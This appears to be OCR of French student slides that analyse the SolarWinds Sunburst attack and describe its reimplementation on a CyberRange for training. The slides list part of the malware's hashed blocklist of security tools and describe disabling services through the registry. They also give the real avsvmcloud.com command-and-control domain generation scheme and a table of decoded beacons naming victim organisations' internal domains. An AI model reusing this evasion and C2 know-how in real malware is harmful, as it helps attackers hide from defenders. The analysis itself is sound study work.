MODELISATION DE L'ATTAQUE SOLARWINDS SUR CYBERRANGE

Tanguy Boisset – Thomas Girard – Vangelis Hoareau

OBJECTIFS DE LA MISSION

- **Choisir une cyberattaque réelle (attaque de SolarWinds), se documenter et créer une implémentation réaliste**
- **Créer une architecture réseau d'entreprise sur CyberRange**
- **Modéliser un scénario d'attaque sur CyberRange**

AIRBUS

SOMMAIRE

1. L'attaque SolarWinds ?
2. Description détaillée de l'attaque
3. Modélisation sur CyberRange (notre topologie, nos scénarios...)

1. DESCRIPTION GÉNÉRALE

CONTEXTE

- **SolarWinds** : entreprise texane fondée en 1999, comptant plus de 3000 employés actuellement.
- Spécialisée dans le développement de **softwares** B2B sous le modèle **SaaS**.
- Un de ses produits phares, **Orion**, est utilisé par plus de 33000 acteurs publiques et privés.
- Orion est une plateforme de monitoring et de management IT

IMPACT DE L’ATTAQUE

- Entités publiques majeures touchées : ministères américains, ministères britanniques, parlement européen...
- Le cours de l'action de SolarWinds s'effondre de 25% la semaine suivant la publication de l'attaque
- Le coût pour les assureurs en cybersécurité est estimé à 90 Millions de $

ÉVÈNEMENTS

08/12/2020
L'entreprise FireEye découvre avoir été piratée. Après investigation, la faille viendrait d'Orion, logiciel dont FireEye est client

12/12/2020
SolarWinds découvre être victime d'une cyberattaque de son logiciel Orion : celui-ci distribuerait des malwares via ses mises à jour


13/12/2020
L'attaque est divulguée dans la presse. 18 000 clients et utilisateurs d'Orion seraient impactés

15/12/2020
SolarWinds reconnait publiquement l'attaque mais n'arrête pas tout de suite la distribution d'Orion

21/12/2020
SolarWinds arrête la distribution des versions d'Orion infectées

21/12/2020
Le gouvernement américain identifie APT29 (un groupe russe proche des services secrets de Moscou) comme les attaquants

MODE OPÉRATOIRE



TACTIQUE

Accès initial

Mise à jour malveillante d'Orion

Exécution de l'attaque

Prend la forme d'un plugin d'Orion

Persistance

Se lance au démarrage d'Orion
Imite le fonctionnement d'Orion

Niveau de privilège

L'attaque démarre avec les droits d'Orion

Evasion


Le malware analyse son environnement et ne se lance que sous certaines conditions

C&C

Connexion HTTP
Génération DNS

Exfiltration

Connexion HTTP
Obfuscation


Initialization
SW Update (malicious patch)
backdoor called solarwinds.businesslayerhost start
random wait between 12 to 14 days
Environment Check
verification only one instance of the backdoor is running
store configuration in a legitimate .dll file
check Active Directory
AD contains values of SW internal domains
stop
compute hash of each process name, service name, driver filename
blocklisted service found
try to disable the service
blocklisted process or driver found
pause
Anti-Analysis Check
Generation of random domains and contacts DNS servers
Attacker's Network
malicious DNS server
Decode machine domain name
Attacker decision to continue the attack
pause
killswitch
command and control : attacker executes commands
Post Exploitation (Teardrop)

2. DESCRIPTION TECHNIQUE DE L'ATTAQUE

Environnement check

- Vérification de son environnement :
  - Une seule instance du malware seulement peut tourner : vérification des autres processus
  - Un fichier de configuration légitime d'Orion est utilisé par le malware pour modifier sa configuration
  - L'environnement AD est vérifié afin de savoir quel est le nom de domaine de la victime

Anti-Analysis Check

- Le comportement de Sunburst s'adapte à la présence de logiciels de sécurité
- Calcul d'un hash (FNV-1A + XOR) pour chacun des processus, services, et driver du système

```
100-continue 1475579823244607677
accept 2734787258623754862
afwserv 1368907909245890092
apac.lab 16858955978146406642
apimonitor-x64 2597124982561782591
apimonitor-x86 2600364143812063535
aswengsrv 6195833633417633900
aswidsagent 2934149816356927366
aswidsagenta 13029357933491444455
atrsdfw.sys 15194901817027173566
autopsy 4821863173800309721
autopsy64 13464308873961738403
autoruns 3320026265773918739
autoruns64 12969190449276002545
autorunsc 10657751674541025650
autorunsc64 12094027092655598256
```

Hashs et strings correspondant

Anti-Analysis Check

- Comparaison de ces hashs avec une liste prédéfinie
  - Si un process ou driver blacklisté est trouvé : Sunburst se met en pause et retente à posteriori
  - Si un service blacklisté est trouvé, Sunburst essaie de l'arrêter :
    - Modification de la valeur du registre windows correspondant (*HKLM\SYSTEM\CurrentControlSet\services\<service_name>\Start*) à 4 = SERVICE_DISABLED
    - Il sera désactivé au prochain redémarrage

Exemple avec notre implémentation :

```
Detection of a process in the list :  msmpeng
No service is in the hash list !
```


Domain Generation Algorithm (DGA)

- DGA :
  - Permet de rediriger Sunburst vers son serveur command & control par redirection DNS CNAME.

- Suffixes des sous-domaines de la forme :
  - .appsync-api.eu-west-1.avsvmcloud.com
  - .appsync-api.us-west-2.avsvmcloud.com
  - .appsync-api.us-east-1.avsvmcloud.com
  - .appsync-api.us-east-2.avsvmcloud.com

Domain Generation Algorithm (DGA)

Structure de la première requête DNS du malware




Permet d'identifier de manière unique l'ordinateur de la victime

Nom de domaine = souvent le nom de l'organisation à laquelle appartient l'ordinateur (14 premiers caractères)

Numéro du bloc de 14 caractère du nom de domaine

Domain Generation Algorithm (DGA)

Les noms de domaine ont tous été décodé, notamment par *RedDrip Team* de *QiAnXin Technology* (Chine)




882	q1b91c4fdd7q4td56rswoiou0govirsv.appsync-api.us-east-1.avsvmcloud.com	servitia.intern
883	q3b8h3lm9q7eoqa56260kun0e6iuir0e.appsync-api.us-east-2.avsvmcloud.com	sos-ad.state.
884	q3vcrhhcmddh7rl5oi602ou6iuir0grn.appsync-api.us-east-2.avsvmcloud.com	its.iastate.ed
885	q80cgv4eolosbfo4tvef0t12eu1.appsync-api.us-east-1.avsvmcloud.com	gncu.local
886	q882csbrq5oa58d4r6eud0i2st.appsync-api.us-east-1.avsvmcloud.com	escap.org
887	q8bps26mocuq6re4dutru70ct2w.appsync-api.us-east-1.avsvmcloud.com	pageaz.gov
888	q8g11thobvg6d604tvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com	gncu.local
889	sf0q84qdutb323q6eo6e202e2h.appsync-api.us-east-1.avsvmcloud.com	cisco.com
890	q8vmaei8n3dpeui5vr2d32i2voe60be2.appsync-api.us-east-1.avsvmcloud.com	neophotonics.co
891	qb9it88vftri6v84euheoip0e12eu1.appsync-api.us-west-2.avsvmcloud.com	camcity.local
892	qbj26i5jnkrqdac5wh602un0twusouv0.appsync-api.us-west-2.avsvmcloud.com	vms.ad.varian
893	1cmge6dsclrtfejc6e0gdohu0et2w.appsync-api.us-east-1.avsvmcloud.com	sc.pima.gov
894	qfnf6ab6u28je4d5un0b2dioho7r1p0b.appsync-api.us-east-2.avsvmcloud.com	ad.optimizely.
895	qfnf6ab6u28je4i5un0c2dioho7r1p0c.appsync-api.us-east-2.avsvmcloud.com	ad.optimizely.
896	qg1e4bctbk3gdkr4e2sd0bdieo0be2h.appsync-api.us-east-1.avsvmcloud.com	corp.ptci.com
897	qgc2gj97t3sop4i5uhs0be2sd0govir1.appsync-api.us-east-1.avsvmcloud.com	amr.corp.intel
898	qgdubroda1vph414srd6sw0oe2h.appsync-api.us-east-1.avsvmcloud.com	repsrv.com
899	qipotpf1jic4gav5oi60eou6iuir0grn.appsync-api.us-east-2.avsvmcloud.com	its.iastate.ed
900	qit94i5tqf2j9mq5wo11r02irssrc2vv.appsync-api.us-east-2.avsvmcloud.com	ville.terrebonn
901	qj1bggoa06prfj646d6n0g6j02eu.appsync-api.us-east-1.avsvmcloud.com	spsd.sk.ca
902	qj82njdvtfuoi455uhs0be2sd0govir1.appsync-api.us-east-1.avsvmcloud.com	amr.corp.intel
903	qo046rspifbl4k04e2mvri0ge2m0te2h.appsync-api.us-east-2.avsvmcloud.com	coxnet.cox.com

Exemple avec « CentraleSupelec »


```
hostname : CentraleSupelec
encodage : ervisu1r6fdr1reervisu1r6fdr1re.appsync-api.us-east-2.avsvmcloud.com
décodage : centralesupelec
```

Domain Generation Algorithm (DGA)




Communication Serveur C2 / Malware

Serveur C2



malware

Utilisation de stéganographie dans le corps des requêtes



malware

Serveur C2

Messages envoyés sous la forme d'un JSON qui ressemble aux requêtes de *Orion Improvement Program (OIP)* légitime de Sunburst

Notre implémentation


Serveur C2

- Pas de documentation sur les frameworks utilisées par l'attaquant pour son serveur
